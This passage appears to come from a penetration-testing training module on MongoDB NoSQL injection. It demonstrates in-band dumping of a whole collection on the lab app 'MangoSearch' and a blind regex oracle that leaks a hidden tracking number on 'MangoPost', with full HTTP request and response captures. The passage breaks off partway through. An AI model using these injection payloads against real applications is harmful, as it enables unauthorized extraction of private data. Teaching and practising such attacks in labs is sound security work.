
Theory

In `traditional SQL databases` , in-band data extraction vulnerabilities can often lead to the entire database being exfiltrated. In `MongoDB` , however, since it is a `non-relational` database and queries are performed on `specific collections` , attacks are (usually) limited to the collection the injection applies to.

MangoSearch

In this section, we will take a look at `MangoSearch` . This application is vulnerable to `in-band data extraction` .

The website itself is very basic:
A quote from Wikipedia.
An image of a Mango.
A search area where you can find facts about the various types of mangoes.




MangoSearch

A mango is an edible stone fruit produced by the tropical tree *Mangifera indica*. It is believed to have originated in the region between northwestern Myanmar, Bangladesh, and northeastern India. M. indica has been cultivated in South and Southeast Asia since ancient times resulting in two types of modern mango cultivars: the "Indian type" and the "Southeast Asian type". Other species in the genus *Mangifera* also produce edible fruits that are also called "mangoes", the majority of which are found in the Malesian ecoregion. Worldwide, there are several hundred cultivars of mango. Depending on the cultivar, mango fruit varies in size, shape, sweetness, skin color, and flesh color which may be pale yellow, gold, green, or orange. Mango is the national fruit of India, Pakistan and the Philippines, while the mango tree is the national tree of Bangladesh.

— Wikipedia *(https://en.wikipedia.org/wiki/Mango)*

Name	Color	Countries
Search for something!		

We can try searching one of the recommended types to see what request is sent and what sort of information is returned.



Name	Color	Countries
Keitt	Dark to medium green, sometimes with a small pink blush	Mexico, Ecuador, Brazil, United States

We can see that the search form sends a GET request where the search query is passed in the URL as `?q=<search term>`. Similarly to the previous section, this is URL-encoded data, so keep in mind that any NoSQL queries we want to use will have to be formatted like `param[$op]=val`.


On the server side, the request being made will likely query the database to find documents that have a `name` matching `$_GET['q']`, like this:

```
db.types.find({
    name: $_GET['q']
});
```

We want to list out information for `all` types in the collection, and assuming our assumption of how the back-end handles our input is correct, we can use a RegEx query that will match everything like this:

```
db.types.find({
    name: {$regex: /.*/}
});
```

Upon sending the new request, we should see that all mango types and their corresponding facts are listed.



Name	Color	Countries
Honey	Vibrant Yellow	Mexico, Peru, Ecuador, Brazil
Francis	Bright yellow skin with green overtones	Haiti, Ecuador
Haden	Bright red with green and yellow overtones and smalll white dots	Mexico, Ecuador, Peru
[redacted]	[redacted]	[redacted]
Keitt	Dark to medium green, sometimes with a small pink blush	Mexico, Ecuador, Brazil, United States

Alternative Queries


- `name: {$ne: 'doesntExist'}`: Assuming `doesntExist` doesn't match any documents' names, this will match all documents.
- `name: {$gt: ''}`: This matches all documents whose name is 'bigger' than an empty string.
- `name: {$gte: ''}`: This matches all documents whose name is 'bigger or equal to' an empty string.
- `name: {$lt: '~'}`: This compares the first character of `name` to a Tilde character and matches if it is 'less'. This will not always work, but it works in this case because Tilde is the largest printable ASCII value, and we know that all names in the collection are composed of ASCII characters.
- `name: {$lte: '~'}`: Same logic as above, except it additionally matches documents whose names start with `~`.

Blind Data Extraction


MangoPost

In the following two sections, we will look at `MangoPost`. This website is vulnerable to `blind NoSQL injection`, which we will leverage to extract data.

The webpage is a simple package tracking application where you can enter a tracking number and get information about the shipment.




We can search for a known tracking number (`32A766??`) and intercept to request to see what is sent to the server and what sort of information we receive.



32A766[redacted]


```
Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```

The request sends the `trackingNum` that we inputted and nothing else. The fact that a JSON object is sent and not URL-encoded data like in the previous two examples is worth noting down.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 26
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":"32A766[redacted]"
}
```

You may notice that the page does not refresh or redirect anywhere when the form is submitted. This is because of a `JavaScript` script in the page, which converts the form data into a `JSON` object, sends a POST request with `XMLHttpRequest`, and then updates the `tr-info` element in the page. We can view it by pressing `CTRL-U` or going to `view-source:http://SERVER_IP:PORT/index.php`



```
            <form id="trForm" class="pt-3 pb-3 pl-3 pr-3" style="background:#f2f2f2">
                <div class="field">
                    <label class="label" for="tInput">Enter your tracking number</label>
                    <input type="text" class="input" placeholder="XXXXXXXX" name="t" id="tInput">
                </div>
                <div class="field">
                    <input type="submit" class="button is-danger" value="Check">
                </div>
            </form>
            <pre id="tr-info"></pre>
        </div>
        <footer class="footer" style="background:#f2f2f2">
            <div class="content has-text-centered">
                <p>
                &copy; <strong>MangoPost</strong></a> 2022 - all rights reserved
                </p>
            </div>
        </footer>
    </div>
    <script>
        document.getElementById("trForm").onsubmit = function(event) {
            event.preventDefault();
            var formData = new FormData(document.querySelector('form'));
            var xhr = new XMLHttpRequest();
            xhr.open("POST", "/index.php", true);
            xhr.setRequestHeader('Content-type', 'application/json');
            xhr.onreadystatechange = function() {
                document.getElementById("tr-info").innerHTML = xhr.responseText;
            };
            xhr.send(JSON.stringify({trackingNum: formData.get('t')}));
            return false;
        }
    </script>
</body>
</html>
```


Knowing that `trackingNum` is the only piece of information we send when looking up packages, we can assume the query being run on the back end looks something like this:

```
db.tracking.find({
    trackingNum: <trackingNum from JSON>
});
```

The NoSQL injection here should already be clear. We can use techniques we already covered to return tracking information for `some` package.

For this section, however, we are interested in finding out what the `trackingNum` is. We can not find this out directly since `trackingNum` is not included in the information returned to us. What we can do, though, is send a series of "true/false" requests that the server will evaluate for us.


So, for example, we can ask the server if there is a `trackingNum` that matches `$ne: 'x'`, and the server responds with package info.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 31
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$ne":"x"
  }
}
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:57:24 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```

Likewise, we can ask the server if there is a `trackingNum` that matches `$eq: 'x'`, and as expected, the server will tell us there is no such package.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 31
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$eq":"x"
  }
}
```


```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:58:10 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

This tracking number does not exist
```

At this point, we know that we can ask the server if there is a `trackingNum` that matches some arbitrary query we provide, and it will essentially tell us yes or no. We call this an `oracle`. We can not get the information we want directly (`trackingNum`), but we can supply arbitrary queries using the server's responses to leak the information indirectly.

Leaking Franz's Tracking Number

Earlier in this section, we used the tracking number `32A766??`. Let's look at how we could leak this number if we didn't know it.

For our first query, we can send `{"trackingNum":{"$regex":"^.*"}}`, and it will match all documents. The one returned to us is addressed to `Franz Pflaumenbaum`. There could be multiple packages in the collection, so to make sure we are leaking information from the same package we will be looking for `Franz Pflaumenbaum` in the server's response to make sure we are targeting the correct package.




```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 36
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$regex":"^.*"
  }
}
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:59:09 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```

For our next query, we will send `{"trackingNum":{"$regex":"^0.*"}}` to try and see if the `trackingNum` starts with a `0`. This returns `This tracking number does not exist`, which means that there are no tracking numbers in the collection that start with 0, so we can count that out.

